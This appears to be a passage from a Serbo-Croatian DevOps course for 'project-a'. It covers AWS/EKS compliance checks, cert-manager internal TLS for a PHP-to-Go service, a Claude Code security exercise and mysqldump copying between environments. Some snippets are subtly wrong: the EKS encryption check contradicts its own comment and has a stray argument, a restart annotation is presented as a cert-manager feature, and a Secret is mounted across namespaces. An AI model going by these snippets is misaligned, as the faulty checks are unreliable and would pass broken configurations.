[ ] CloudWatch alarms za neočekivani SM pristup (IAM User direktno umjesto Role)

[ ] AWS Config rules za continuous compliance:
    - secretsmanager-rotation-enabled-check
    - restricted-ssh (Security Group ne dozvoljava SSH 0.0.0.0/0)
    - s3-bucket-ssl-requests-only
    - encrypted-volumes

[ ] GuardDuty uključen i S3/K8s data sources aktivni

[ ] Centralizovani log aggregation (CloudWatch → OpenSearch ili sl.)
    K8s audit log dostupan za query
```

CIS Kubernetes Benchmark — ključne točke za EKS

CIS EKS Benchmark v1.4.0 — kontrole visokog prioriteta:

4.1.1 — Ensure that the cluster-admin role is only used where required:

```
kubectl get clusterrolebindings -o json | \
  jq '.items[] | select(.roleRef.name == "cluster-admin") |
  {name: .metadata.name, subjects: .subjects}'
# Treba biti samo: system:masters grupa (EKS admin)
# Ni GitLab CI ni aplikacijski SA ne smiju biti ovdje
```

4.2.1 — Minimize the admission of privileged containers:

```
# Provjera da nema privileged containers
kubectl get pods -n project-a -o json | \
  jq '.items[] | .spec.containers[] | select(.securityContext.privileged == true) | .name'
# Output treba biti prazno
```

5.1.1 — Ensure Image Provenance (SLSA supply chain):

Za produkciju: image digest pinning + Sigstore/cosign image signing.

```
# Image signing sa cosign (advanced — implementirati pri security maturity Level 3)
cosign sign --key awskms:///arn:aws:kms:... $CI_REGISTRY_IMAGE/go-service:$CI_COMMIT_SHA
```

5.4.1 — Prefer using secrets as files over secrets as environment variables:

Mount secrets kao volume fajlove, ne env vars. Env vars su vidljivi u `docker inspect` i process listings.

```
# Preporučeno za visoko osjetljive secrets (npr. TLS private keys):
volumeMounts:
  - name: tls-cert
    mountPath: /run/secrets/tls
    readOnly: true
volumes:
  - name: tls-cert
    secret:
      secretName: tls-certificate
      defaultMode: 0400
```

AWS Well-Architected Security Pillar — relevantni checks

SEC 1: How do you securely operate your workload? - ☐ Root account MFA uključen - ☐ Root account access keys ne postoje: `aws iam get-account-summary | jq '.SummaryMap.AccountAccessKeysPresent'` → treba biti 0 - ☐ Separatni AWS accounti za prod/staging/dev (Account per Environment pattern)

SEC 2: How do you manage identities for people and machines? - ☐ Federisana autentifikacija za AWS console (SSO/SAML) umjesto IAM users - ☐ IRSA za sve K8s workload access — nema static credentials

SEC 3: How do you manage permissions for people and machines? - ☐ IAM Access Analyzer findings = 0 (ili documented exceptions) - ☐ Service Control Policies (SCP) za organizacionu strukturu

SEC 4: How do you detect and investigate security events? - ☐ CloudTrail → CloudWatch → Alerting pipeline funkcioniše - ☐ GuardDuty alert → runbook definisan - ☐ Mean Time to Detect (MTTD) < 15 minuta za kritične alarme

SEC 5: How do you protect your network resources? - ☐ VPC Flow Logs uključeni - ☐ Sav saobraćaj na aplikcijskim portovima ide kroz ALB (ne direktno na NodePort) - ☐ Nema Security Group rule sa 0.0.0.0/0 na database portovima

SEC 8: How do you protect your data at rest? - ☐ Svi S3 bucketi imaju SSE uključen i Block Public Access - ☐ RDS, ElastiCache, EBS — enkriptovani sa customer managed KMS keys

SEC 9: How do you protect your data in transit? - ☐ TLS 1.2+ na svim external endpoints - ☐ mTLS između K8s servisa (advanced — service mesh sa Istio/Linkerd)

Automation — continuous compliance provjera

```
# .gitlab-ci.yml — scheduled compliance check
compliance-check:
  stage: compliance
  image: amazon/aws-cli
  script:
    - chmod +x scripts/compliance-check.sh
    - ./scripts/compliance-check.sh $ENVIRONMENT
  rules:
    - if: $CI_PIPELINE_SOURCE == "schedule" && $SCHEDULE_TYPE == "compliance"
  artifacts:
    reports:
      junit: compliance-report.xml
```

```
#!/bin/bash
# scripts/compliance-check.sh
# Automatska provjera ključnih compliance točaka

ENVIRONMENT=${1:-prod}
FAILURES=0

check() {
    local NAME=$1
    local CMD=$2
    local EXPECTED=$3

    RESULT=$(eval "$CMD" 2>&1)
    if [ "$RESULT" == "$EXPECTED" ]; then
        echo "[PASS] $NAME"
    else
        echo "[FAIL] $NAME (got: '$RESULT', expected: '$EXPECTED')"
        FAILURES=$((FAILURES + 1))
    fi
}

# SM rotation check
check "RDS master password has rotation enabled" \
    "aws secretsmanager describe-secret --secret-id /project-a/$ENVIRONMENT/rds/master-password --
    query 'RotationEnabled' --output text" \
    "True"

# IMDSv2 check
check "EKS nodes require IMDSv2" \
    "aws ec2 describe-instances --filters 'Name=tag:Environment,Values=$ENVIRONMENT'
    'Name=tag:kubernetes.io/cluster/project-a-$ENVIRONMENT,Values=owned' --query
    'Reservations[].Instances[?MetadataOptions.HttpTokens!=\`required\`].InstanceId' --output text" \
    "" # Prazno = svi koriste IMDSv2

# RDS encryption check
check "RDS storage encrypted" \
    "aws rds describe-db-instances --db-instance-identifier project-a-$ENVIRONMENT --query
    'DBInstances[0].StorageEncrypted' --output text" \
    "True"

# EKS secrets encryption
check "EKS secrets encrypted at rest" \
    "aws eks describe-cluster --name project-a-$ENVIRONMENT --query 'cluster.encryptionConfig[?
    resources[?contains(@, \`secrets\`)] | [0].provider.keyArn' --output text" \
    "" # Ne-prazno = encryption je uključeno
    "" # TODO: poredit sa actual KMS ARN

echo ""
echo "Compliance check complete: $FAILURES failure(s)"
exit $FAILURES
```

Security maturity levels za project-a

Level 1 — Baseline (implementirati odmah): - Sve stavke iz ovog checkliste - Trivy CI gate - NetworkPolicy default-deny - SM za sve credentials

Level 2 — Advanced (naredni kvartale): - mTLS između servisa (Istio service mesh) - OPA/Kyverno admission kontroler (policy as code za K8s) - Sigstore/cosign image signing - SIEM integracija (centralizovani log aggregation sa alerting)

Level 3 — Expert (za regulatorno-osjetljive workloade): - SLSA Level 3 supply chain security - Runtime security (Falco za anomaly detection) - Separatni AWS accounti per environment - AWS Security Hub sa custom frameworks - Penetration testing (godišnje)

Source: 16-sigurnost/07-cert-manager-i-interni-tls.md

07 — cert-manager i interni TLS (PHP → Go mTLS unutar Kubernetesa)

Kontekst

PHP 8.3 service poziva Go 1.22 service unutar Kubernetes clustera. Trenutno: plain HTTP. Cilj: TLS za PHP → Go komunikaciju koristeći cert-manager.

Zašto cert-manager

- **Jedan alat za sve certifikate:** Let's Encrypt (public/Ingress TLS), interni CA (service-to-service), custom CA za testna okruženja
 - **Automatsko obnavljanje** — cert-manager prati expiry i obnavlja certifikate transparentno, nema ručnog upravljanja
 - **Kubernetes-nativni CRD-ovi:** `Certificate`, `Issuer`, `ClusterIssuer`, `CertificateRequest`, `CertificateSigningRequest`
 - **Decoupling od infrastrukture** — isti manifest radi lokalno (self-signed), na staging-u i produkciji (Let's Encrypt ili privatni PKI)
-

Instalacija cert-manager

```
helm repo add jetstack https://charts.jetstack.io
helm repo update

helm upgrade --install cert-manager jetstack/cert-manager \
  --namespace cert-manager \
  --create-namespace \
  --set installCRDs=true \
  --version v1.14.0
```

`installCRDs=true` — bez ovoga cert-manager nema CRD-ove i odmah pada. U produkciji možeš CRD-ove instalirati odvojeno (`kubectl apply -f crds.yaml`) za bolju kontrolu pri upgradeu.

Verifikacija:

```
kubectl get pods -n cert-manager
# Trebas vidjeti: cert-manager, cert-manager-cainjector, cert-manager-webhook — sve Running
```

Bootstrap: interni CA u tri koraka

Lanac povjerenja: `selfsigned-issuer` (nema CA, samo potpisuje sam sebe) → root CA certifikat → `project-a-internal-ca-issuer` (koristi root CA za potpisivanje servisnih certifikata).

```

# Korak 1: Self-signed issuer – bootstrap alat, nema nikakvu vanjsku zavisnost.
# Jedina mu je svrha da potpiše root CA cert u koraku 2.
apiVersion: cert-manager.io/v1
kind: ClusterIssuer
metadata:
  name: selfsigned-issuer
spec:
  selfSigned: {}

---
# Korak 2: Root CA certifikat za project-a interni PKI.
# isCA: true → cert ima KeyUsage: CertSign, može potpisivati druge certe.
# secretName: cert-manager sprema ca.crt + tls.crt + tls.key u ovaj Secret.
# ECDSA P-256: brži od RSA 2048 za TLS handshake, jednako siguran.
apiVersion: cert-manager.io/v1
kind: Certificate
metadata:
  name: project-a-internal-ca
  namespace: cert-manager
spec:
  isCA: true
  commonName: project-a-internal-ca
  secretName: project-a-internal-ca-secret
  privateKey:
    algorithm: ECDSA
    size: 256
  issuerRef:
    name: selfsigned-issuer
    kind: ClusterIssuer

---
# Korak 3: CA-based ClusterIssuer – svi interni servisi koriste ovaj issuer.
# ClusterIssuer (ne Issuer) → dostupan u svim namespaceima, ne treba replicati po namespaceima.
# secretName mora biti u namespace-u cert-manager (gdje ClusterIssuer živi).
apiVersion: cert-manager.io/v1
kind: ClusterIssuer
metadata:
  name: project-a-internal-ca-issuer
spec:
  ca:
    secretName: project-a-internal-ca-secret

```

Primijeni jednom, globalno za cijeli cluster:

```

kubectl apply -f internal-ca.yaml
kubectl get clusterissuer # STATUS: True = spreman

```

Certificate za Go service

```
apiVersion: cert-manager.io/v1
kind: Certificate
metadata:
  name: go-service-tls
  namespace: project-a-prod
spec:
  # cert-manager kreira ovaj K8s Secret automatski i drži ga ažurnim.
  # Secret sadrži: tls.crt (chain), tls.key, ca.crt
  secretName: go-service-tls-secret

  # 90 dana trajanje – dovoljno dugo da ne troši resurse, kratko za sigurnost
  duration: 2160h

  # Obnovi 15 dana prije isteka – daje dovoljno vremena da se propagira
  renewBefore: 360h

  commonName: go-service.project-a-prod.svc.cluster.local

  # SAN (Subject Alternative Names) – TLS validacija gleda SAN, ne commonName!
  # Svaki DNS oblik kojim PHP može pozvati Go servis mora biti ovdje.
  dnsNames:
    - go-service                    # kratki naziv (isti namespace)
    - go-service.project-a-prod    # cross-namespace kratki
    - go-service.project-a-prod.svc # FQDN bez cluster domene
    - go-service.project-a-prod.svc.cluster.local # puni FQDN
  issuerRef:
    name: project-a-internal-ca-issuer
    kind: ClusterIssuer
```

Go service: TLS server

Secret `go-service-tls-secret` montiran je kao volume u pod. cert-manager automatski ažurira Secret — Go servis mora pratiti promjene certifikata (ili se restartati, što Kubernetes radi ako koristiš `cert-manager.io/inject-restart: "true"` anotaciju na Deploymentu).

```
// cmd/server/main.go
package main

import (
    "crypto/tls"
    "log"
    "net/http"
)

func main() {
    // Certifikat i ključ montirani iz go-service-tls-secret volumena.
    // tls.LoadX509KeyPair čita PEM fajlove s diska.
    cert, err := tls.LoadX509KeyPair(
        "/etc/tls/tls.crt",
        "/etc/tls/tls.key",
    )
    if err != nil {
        log.Fatalf("failed to load TLS cert: %v", err)
    }

    server := &http.Server{
        Addr:      ":8443",
        Handler:   setupRoutes(),
        TLSConfig: &tls.Config{
            Certificates: []tls.Certificate{cert},
            // TLS 1.3 jedina opcija – nema legacy ranjivosti (BEAST, POODLE, ROBOT...)
            MinVersion: tls.VersionTLS13,
        },
    }

    log.Println("Go service listening on :8443 (TLS)")
    // Prazni stringovi → koristi cert iz TLSConfig (već učitán iznad)
    log.Fatal(server.ListenAndServeTLS("", ""))
}
```

Za produkciju dodaj watcher koji detektuje promjenu certifikata i reload-a bez downtimea — `fsnotify` na `/etc/tls/tls.crt`.

Go Deployment: volume mount

```
spec:
  template:
    metadata:
      # cert-manager može triggerat rolling restart pri obnavljanju certa
      annotations:
        cert-manager.io/inject-restart: "true"
    spec:
      volumes:
        # Izvor: Secret koji cert-manager kreira i ažurira
        - name: tls-cert
          secret:
            secretName: go-service-tls-secret
            # defaultMode: 0400 – certifikati nisu world-readable
            defaultMode: 0400

      containers:
        - name: go-service
          image: registry.example.com/project-a/go-service:latest
          volumeMounts:
            - name: tls-cert
              mountPath: /etc/tls
              readOnly: true
          ports:
            - containerPort: 8443
              name: https
          # Liveness/readiness probe mora koristiti HTTPS
          livenessProbe:
            httpGet:
              path: /healthz
              port: 8443
              scheme: HTTPS
```

PHP service: HTTPS klijent sa CA verifikacijom

```
<?php
// src/Infrastructure/Http/GoServiceClient.php

use GuzzleHttp\Client;
use GuzzleHttp\Exception\RequestException;

class GoServiceClient
{
    private Client $client;

    public function __construct()
    {
        $this->client = new Client([
            'base_uri' => 'https://go-service:8443',

            // Putanja do CA sertifikata montiranog iz project-a-internal-ca-secret.
            // Guzzle verifikuje da je Go servisov cert potpisan od strane ovog CA.
            'verify' => '/etc/internal-ca/ca.crt',

            'timeout' => 5.0,

            // Connection timeout odvojen od read timeout-a
            'connect_timeout' => 2.0,
        ]);
    }

    public function get(string $path): array
    {
        try {
            $response = $this->client->get($path);
            return json_decode($response->getBody()->getContents(), true);
        } catch (RequestException $e) {
            throw new \RuntimeException(
                'Go service call failed: ' . $e->getMessage(),
                $e->getCode(),
                $e
            );
        }
    }
}

// NIKAD: 'verify' => false
// Bez verifikacije TLS ne pruža zaštitu od MITM napada unutar clustera.
// Napadač koji kompromituje jedan pod može interceptovati sav promet.
```

PHP Deployment: CA cert volume

```
spec:
  template:
    spec:
      volumes:
        # project-a-internal-ca-secret sadrži: ca.crt, tls.crt, tls.key
        # PHP-u treba SAMO ca.crt za verifikaciju – ne treba privatni ključ!
        - name: internal-ca
          secret:
            secretName: project-a-internal-ca-secret
            items:
              - key: ca.crt      # samo javni CA cert
                path: ca.crt

      containers:
        - name: php-service
          volumeMounts:
            - name: internal-ca
              mountPath: /etc/internal-ca
              readOnly: true
```

Minimalni pristup: PHP pod ne dobija Go-servisov privatni ključ, ne dobija cijeli CA Secret — dobija samo `ca.crt`. Principle of least privilege.

Service za Go (HTTPS port)

```
apiVersion: v1
kind: Service
metadata:
  name: go-service
  namespace: project-a-prod
spec:
  selector:
    app: go-service
  ports:
    - name: https
      port: 8443
      targetPort: 8443
      protocol: TCP
  # Ne koristiti port 80/HTTP – nema fallback na plaintext
```

Monitoring certifikata

cert-manager eksportuje Prometheus metrike automatski (port 9402 na cert-manager podu):

```
# Ključne metrike:
# certmanager_certificate_expiration_timestamp_seconds – unix timestamp expiry
# certmanager_certificate_ready_status – 1 = OK, 0 = problem

# PrometheusRule – alarm 7 dana prije isteka:
apiVersion: monitoring.coreos.com/v1
kind: PrometheusRule
metadata:
  name: cert-expiry-alerts
  namespace: cert-manager
spec:
  groups:
    - name: cert-manager
      rules:
        - alert: CertificateExpiringIn7Days
          expr: |
            certmanager_certificate_expiration_timestamp_seconds
              - time() < 7 * 24 * 3600
          for: 1h
          labels:
            severity: warning
          annotations:
            summary: "Certificate {{ $labels.name }} ističe za manje od 7 dana"
            description: "Namespace: {{ $labels.namespace }}"
```

Provjera statusa ručno:

```
kubectl get certificate -n project-a-prod
# READY: True = certifikat validan i ažuran

kubectl describe certificate go-service-tls -n project-a-prod
# Events: sekcija pokazuje svaki renewal pokušaj
```

Helm integracija

```
# helm/project-a/values.yaml
certManager:
  enabled: true
  issuerRef:
    name: project-a-internal-ca-issuer
    kind: ClusterIssuer
  certificate:
    duration: 2160h
    renewBefore: 360h
```



```
# helm/project-a/templates/go-service-certificate.yaml
{{- if .Values.certManager.enabled }}
apiVersion: cert-manager.io/v1
kind: Certificate
metadata:
  name: go-service-tls
  namespace: {{ .Release.Namespace }}
spec:
  secretName: go-service-tls-secret
  duration: {{ .Values.certManager.certificate.duration }}
  renewBefore: {{ .Values.certManager.certificate.renewBefore }}
  commonName: go-service.{{ .Release.Namespace }}.svc.cluster.local
  dnsNames:
    - go-service
    - go-service.{{ .Release.Namespace }}
    - go-service.{{ .Release.Namespace }}.svc
    - go-service.{{ .Release.Namespace }}.svc.cluster.local
  issuerRef:
    name: {{ .Values.certManager.issuerRef.name }}
    kind: {{ .Values.certManager.issuerRef.kind }}
{{- end }}
```

Napomena o service mesh (Istio / Linkerd)

Ovaj pristup (cert-manager + eksplicitni TLS) je **preporučen za project-a** iz nekoliko razloga:

	cert-manager (ovaj pristup)	Istio / Linkerd
Vidljivost	Vidiš svaki certifikat u K8s	mTLS je transparentan, teže debugirati
Kompleksnost	Umjerena — samo cert-manager	Visoka — cijeli service mesh control plane
Code promjene	Go: port 8443 + TLS config	Nula — sidecar proxy radi sve
Produkcija > 5 servisa	Postaje verbose	Svrsishodan

Za projekt sa 2-3 servisa: cert-manager je pravo rješenje. Za 10+ servisa: Istio/Linkerd ima smisla — ali uvodi značajnu operativnu kompleksnost.

Source: 16-sigurnost/08-vezba-priprema-ai-okvira-i-sync.md

08 — Vežba: Priprema AI-okvira i sync (sigurnost)

Gradiš AI-okvir koji forsira least-privilege RBAC, mrežnu izolaciju i čiste image-e, pa verifikuješ da klaster nema preširokih dozvola, da je default-deny mreža aktivna i da nema kritičnih CVE-a u image-ima.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Postavljamo cluster-security pravila (RBAC, NetworkPolicy, image scanning), pokrećemo SAST/dependency/container skenere i dokumentujemo nalaze sa planom remedijacije.

Pretpostavke za potvrdu: - `kubectl` pristup klasteru postoji (bar read) - GitLab CI pipeline je konfigurisan ili se može konfigurisati za security job-ove - Trivy ili ekvivalent je dostupan lokalno ili u CI-u

Van opsega: - Popravka svih HIGH/CRITICAL nalaza u ovoj vežbi — dokumentujemo ih sa planom - Pisanje custom admission webhook-a (koristimo postojeće alate)

Prompt za diskusiju:

Daj least-privilege RBAC (Role + RoleBinding) za servis kome treba samo read na ConfigMap-e u svom namespace-u, i default-deny NetworkPolicy.

Objasni:

- Zašto cluster-admin binding za aplikacijske ServiceAccount-e je opasan?
- Kako default-deny NetworkPolicy radi i koji pod-ovi su izuzeti?
- Koji Trivy finding pragovi su prihvatljivi za produkciju?

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Klaster ima least-privilege RBAC, default-deny NetworkPolicy i nema neprihvaćenih HIGH/CRITICAL image nalaza.

Fajlovi koji se diraju: - `k8s/rbac.yaml` — Role i RoleBinding po servisu - `k8s/network-policy.yaml` — default-deny + eksplicitni allow - `k8s/deployment.yaml` — `runAsNonRoot`, `readOnlyRootFilesystem`, `securityContext` - `.gitlab-ci.yml` — dodaj security scan stage

Fajlovi koji se NE diraju: - `k8s/namespace.yaml` — namespace ostaje kao jeste - Produkcijski secrets — ne diramo u ovoj vežbi

AI okvir za ovu oblast:

Dodaj sekciju u `CLAUDE.md` ili napravi `.claude/rules/cluster-security-checks.md`

Sadržaj pravila:

- ServiceAccount po servisu; bez cluster-admin bindinga za aplikacije.
- Default-deny NetworkPolicy u svakom namespace-u, pa eksplicitni allow.
- Bez privileged/hostNetwork pod-ova; `runAsNonRoot` i `readOnlyRootFilesystem` gde može.
- Trivy scan u CI-u: blokira na CRITICAL; HIGH dokumentuje sa remedijacijom.
- `kubectl auth can-i --list` ne sme da pokazuje wildcard (*) za app ServiceAccount-e.

Anti-sprawl: uvedi `cluster-security-checks` — sigurnost je sistemska briga koja se ponavlja.

Acceptance criteria: - `[] kubectl auth can-i --list --as=system:serviceaccount:<ns>:<sa>` ne pokazuje * ni `cluster-admin` - `[] default-deny NetworkPolicy` aktivna u aplikacijskom namespace-u - `[] trivy image` ne pokazuje neprihvaćene CRITICAL nalaze (HIGH su dokumentovani) - `[] GitLab Security dashboard` prikazuje rezultate poslednjeg CI skena - `[] Sync` zapisan u `.claude/memory/decisions.md` ili `CLAUDE.md ## Decision log / CLAUDE.md`

AI pregled plana:

Evo plana pre egzekucije:

- Primenimo least-privilege Role + RoleBinding za app ServiceAccount
- Primenimo default-deny NetworkPolicy + eksplicitni allow za potreban saobraćaj
- Pokrenimo trivy lokalno i u GitLab CI
- Pregledamo GitLab Security dashboard nalaze

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Primeni RBAC i NetworkPolicy:

```
kubectl apply -f k8s/rbac.yaml
kubectl apply -f k8s/network-policy.yaml
```

Verifikuj dozvole za app ServiceAccount:

```
kubectl auth can-i --list --as=system:serviceaccount:<namespace>:<service-account>
# Nema wildcard (*); nema cluster-admin
```

Skeniraj image na ranjivosti:

```
docker run --rm aquasec/trivy image <slika>:<tag>
# Zabeleži sve CRITICAL i HIGH nalaze
```

Pokreni GitLab CI security scan job:

```
glab ci run --job container_scanning
# Ili pushuj branch i prati pipeline u GitLab UI
```

Proveri kube-bench CIS benchmark (opciono, ako je dostupno):

```
kubectl apply -f https://raw.githubusercontent.com/aquasecurity/kube-bench/main/job.yaml
kubectl logs job/kube-bench
```

Pregledaj GitLab Security dashboard:

```
GitLab → projekt → Security → Vulnerability Report
→ pregled svih nalaza → dokumentuj HIGH/CRITICAL sa statusom
```

4. AI validacija

Evo acceptance criteria iz plana:

- kubectl auth can-i ne pokazuje wildcard za app ServiceAccount
- default-deny NetworkPolicy aktivna
- trivy bez neprihvaćenih CRITICAL nalaza
- GitLab Security dashboard prikazuje rezultate

Evo outputa:

[ovde lepiš: kubectl auth can-i output, kubectl get networkpolicy output, trivy summary, GitLab dashboard screenshot ili tekst]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.
Ako ne – šta tačno fali?

5. UAT — ručna validacija

#	Akcija	Očekivani rezultat
1	<code>kubectl auth can-i --list --as=system:serviceaccount:<ns>:<sa></code>	Lista dozvola bez <code>*</code> ; nema <code>cluster-admin</code>
2	<code>kubectl get networkpolicy -n <namespace></code>	Postoji <code>default-deny</code> policy; postoji eksplicitni allow policy
3	Pokušaj curl iz jednog pod-a prema drugom pod-u koji nije eksplicitno dozvoljen	Konekcija odbijena (timeout ili connection refused)
4	<code>docker run --rm aquasec/trivy image <slika>:<tag></code>	Nula CRITICAL nalaza; svi HIGH su dokumentovani u decision log-u
5	GitLab → Security → Vulnerability Report	Prikazuje rezultate poslednjeg skena; svaki neprihvaćen nalaz ima assigned owner-a

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] — Sigurnost sync
- Urađeno:
- Naučeno:
- Šta bi promenio:
```

Phase — 17-db-kopija-okruzenja

Directory: 17-db-kopija-okruzenja/

Source: 17-db-kopija-okruzenja/01-strategija-kopiranja.md

01 — Strategija kopiranja baze između okruženja

Zašto kopija prod podataka u lower envs?

Testiranje sa mock podacima je privlačno jer je jednostavno, ali u praksi krije klasu grešaka koje mock podaci nikad ne otkrivaju.

Realni test data umjesto mock podataka

Prod baza sadrži distribuciju podataka koja odražava stvarno korištenje: neujednačene dužine stringova, NULL vrijednosti u neočekivanim kolonama, rubni slučajevi koji nikad nisu zabilježeni u specifikaciji. Mock data generatori produciraju “uređen” set podataka koji prolazi kroz svaki query bez problema — i upravo su ti ne-uređeni slučajevi ono što u prod okida bugove.

Konkretni primjeri iz prakse: - Query koji radi perfektно na 100 mock redova, ali puca na 50.000 prod redova zbog missing index i full table scan - GROUP BY koji vraća pogrešne rezultate jer prod podaci sadrže duplicirane composite key vrijednosti koje mock nikad ne generira - Timezone mismatch koji se manifestuje samo sa stvarnim timestamp-ovima koji prelaze DST granicu

Otkrivanje schema/data mismatch grešaka

Svaka migracija koja dodaje NOT NULL kolonu bez DEFAULT vrijednosti potencijalno razbija restore na dev ako dev baza ima stariji schema. Kopija prod sheme u dev okruženju znači da schema mismatch greška bude uhvaćena u dev, a ne tek u prod deploymentu.

Schema drift između okruženja je jedna od najopasnijih tiha grešaka u DevOps pipelineu. Ako dev baza živi tjednima bez svježe kopije, schema divergencija postaje gotovo zajamčena.

Reprodukcija prod bugova lokalno

Kada korisnik prijavi bug koji se ne može reproducirati lokalno, prva hipoteza uvijek treba biti: “jesu li podaci identični?”. Sa kopijom prod baze, dev može lokalno reproducirati egzaktno stanje koje je uzrokovalo bug, uključujući i specifičan red koji je triggerao problem.

Dva pristupa kopiranja

Pristup 1: mysqldump

Kako radi: logički dump — exportira SQL INSERT naredbe (ili LOAD DATA format) koje rekonstruišu bazu na ciljnoj instanci.

Prednosti: - Portabilno: radi između bilo koje dvije MySQL instance, uključujući Docker → RDS, RDS → lokalni, prod → dev - Nema potrebe za identičnom cloud infrastrukturom — dump je samo SQL fajl - Verzija dump-a može biti pohranjena u S3 i koristiti se za audit/rollback - Radi sa svim MySQL 8.0 kompatibilnim endpointima

Mane: - Sporo za veliku bazu: dump od 10GB može trajati 30+ minuta, restore još duže - CPU i I/O load na source instanci (mitigiramo pokretanjem na read replica) - Dump fajl ne sadrži binlog poziciju na atomičan način osim ako koristimo --master-data (deprecated u 8.0, zamijenjeno sa --source-data)

Kada koristiti: baze do ~5GB, ili kad trebamo portabilnost između okruženja koja nisu oba AWS.

Pristup 2: RDS Snapshot restore

Kako radi: AWS kreira point-in-time fizičku kopiju RDS storage volumena i iz nje kreira novu RDS instancu.

Prednosti: - Drastično brže za veliku bazu: snapshot od 100GB restore-uje se u ~10-15 minuta (ne skalira linearno s veličinom) - Nema load-a na source bazu tokom restore-a (snapshot je async operacija u pozadini) - AWS garantuje konzistentnost na nivou storage blokova

Mane: - Samo za AWS okruženja — ne možeš restore-ovati RDS snapshot na lokalni Docker - Kreira novu RDS instancu s novim endpointom — Terraform mora biti svjestan - Složenija IAM konfiguracija i cross-account/cross-region scenariji - Storage cost za snapshot retenciju (~\$0.095/GB/mj)

Kada koristiti: baze > 5GB, svi target envovi su na AWS RDS.

Za project-A: mysqldump pristup

Trenutna baza project-A je mala (< 1GB u prvim fazama), a potreba za lokalnim dev workflow-om je visoka — dev mora moći raditi i offline, bez AWS pristupa. Zbog toga koristimo mysqldump svugdje:

- **Lokalni dev:** dump iz prod RDS → restore u Docker Compose MySQL
- **Dev env na EKS:** dump iz prod RDS → restore u dev RDS instancu
- **Staging env:** isti workflow kao dev
- **Review apps:** automatski restore pri kreiranju dynamic env-a

Dump se čuva u S3, pipeline ga update-uje svaki dan u 02:00 UTC.

Budućí prijelaz: kada baza preraste 5GB

Threshold za prelazak na RDS snapshot workflow:

1. Dump + upload na S3 traje > 10 minuta → pipeline postaje predugo za review apps
2. Restore traje > 20 minuta → ukupno čekanje na novi review env postaje neprihvatljivo
3. mysqldump load na read replica počinje utjecati na replication lag

U tom trenutku: migriramo na hybrid pristup — RDS snapshot za AWS envove, mysqldump za lokalni dev (ili reduciran subset podataka za lokalni dev).

Sigurnosna napomena: no-anonymization policy

Trenutna politika kopiranja prod podataka bez anonymizacije je prihvatljiva **samo** dok baza ne sadrži PII (Personally Identifiable Information) ili druge osjetljive podatke (financijski podaci, zdravstveni podaci, lozinke u clear text itd.).

Jasni signali da je vrijeme za anonymizaciju: - Baza počne čuvati email adrese ili korisničke profile - Financijske transakcije ili billing podaci - Bilo koji GDPR/CCPA-relevantni podaci

Plan za kada dođe taj trenutak: - Uvesti `mysqlanon` ili custom anonymization SQL skriptu koja se pokreće odmah nakon restore-a u non-prod envovima - Anonymizirati direktno u dump procesu koristeći `--replace` opciju ili view-based dump - Definirati data classification policy u dokumentaciji projekta

Bez ovog plana, “privremena” no-anonymization politika može ostati zauvijek — što je sigurnosni dug koji raste sa svakim korisnikom koji se registrira.

Source: `17-db-kopija-okruzenja/02-mysqldump-workflow.md`

02 — mysqldump workflow

mysqldump iz Docker kontejnera

Nikad ne instaliramo MySQL klijent direktno na CI runner ili dev mašinu. Koristimo Docker image — verzija alata je uvijek eksplicitna i konzistentna sa serverom:

```
docker run --rm mysql:8.0 mysqldump \  
-h $RDS_MASTER_ENDPOINT \  
-u admin \  
-p$DB_PASSWORD \  
--single-transaction \  
--routines \  
--triggers \  
--set-gtid-purged=OFF \  
--column-statistics=0 \  
project_a > dump_$(date +%Y%m%d_%H%M).sql
```

Podman: podman run --rm mysql:8.0 mysqldump -h \$RDS_MASTER_ENDPOINT -u admin -p\$DB_PASSWORD --single-transaction --routines --triggers --set-gtid-purged=OFF --column-statistics=0 project_a > dump_\$(date +%Y%m%d_%H%M).sql

Svaki flag ima razlog za postojanje. Slijedi detaljna analiza.

--single-transaction — MVCC konzistentnost bez table lock-ova

Ovo je najvažniji flag. Bez njega, mysqldump zaključava svaku tabelu dok je dumpuje — što znači da pisanje u prod bazu staje dok dump traje.

Kako radi internally

Kad mysqldump primijeni `--single-transaction`, izvršava:

```
SET SESSION TRANSACTION ISOLATION LEVEL REPEATABLE READ;  
START TRANSACTION WITH CONSISTENT SNAPSHOT;
```

`WITH CONSISTENT SNAPSHOT` je MySQL-specific ekstenzija koja atomično kreira MVCC (Multi-Version Concurrency Control) read view u trenutku izvršavanja naredbe. Taj read view je “zamrznuti pogled” na cijelu bazu u jednom trenutku.

MVCC semantika: InnoDB čuva više verzija svakog reda u undo log-u. Transakcija koja koristi REPEATABLE READ vidi isključivo verzije redova koje su bile committed **prije** nego što je read view kreiran. Sve naknadne izmjene su nevidljive toj transakciji, bez obzira koliko dugo dump traje.

Rezultat: mysqldump može čitati 50 tabela tokom 10 minuta, a aplikacija može pisati slobodno — dump će uvijek biti konzistentna slika stanja iz trenutka kad je `START TRANSACTION WITH CONSISTENT SNAPSHOT` bio izvršen.

Ogranicenje: samo InnoDB

`--single-transaction` radi **jedino** za InnoDB tabele. Ako baza sadrži MyISAM tabele, mysqldump će ih i dalje zaključati (`LOCK TABLES`). Za project-A: sve tabele su InnoDB (jedino razumno za produkcijsku MySQL 8.0 bazu).

Provjera da su sve tabele InnoDB

```
SELECT table_name, engine  
FROM information_schema.tables  
WHERE table_schema = 'project_a'  
AND engine != 'InnoDB';
```

Ako ovaj upit vrati redove — imaš problem. Migracija MyISAM → InnoDB je preduvjet za `--single-transaction` konzistentnost.

`--set-gtid-purged=OFF` — GTID i cross-instance restore

Što su GTID-ovi

GTID (Global Transaction Identifier) je jedinstveni identifikator koji MySQL 8.0 dodjeljuje svakoj transakciji. Format: `source_uuid:transaction_id`, npr. `3E11FA47-71CA-11E1-9E33-C80AA9429562:1-23`.

RDS MySQL instance imaju GTID mode uključen po defaultu. Svaki dump koji se napravi bez `--set-gtid-purged=OFF` sadrži naredbu:

```
SET @@GLOBAL.gtid_purged='3E11FA47-71CA-11E1-9E33-C80AA9429562:1-23456';
```

Problem pri restore-u

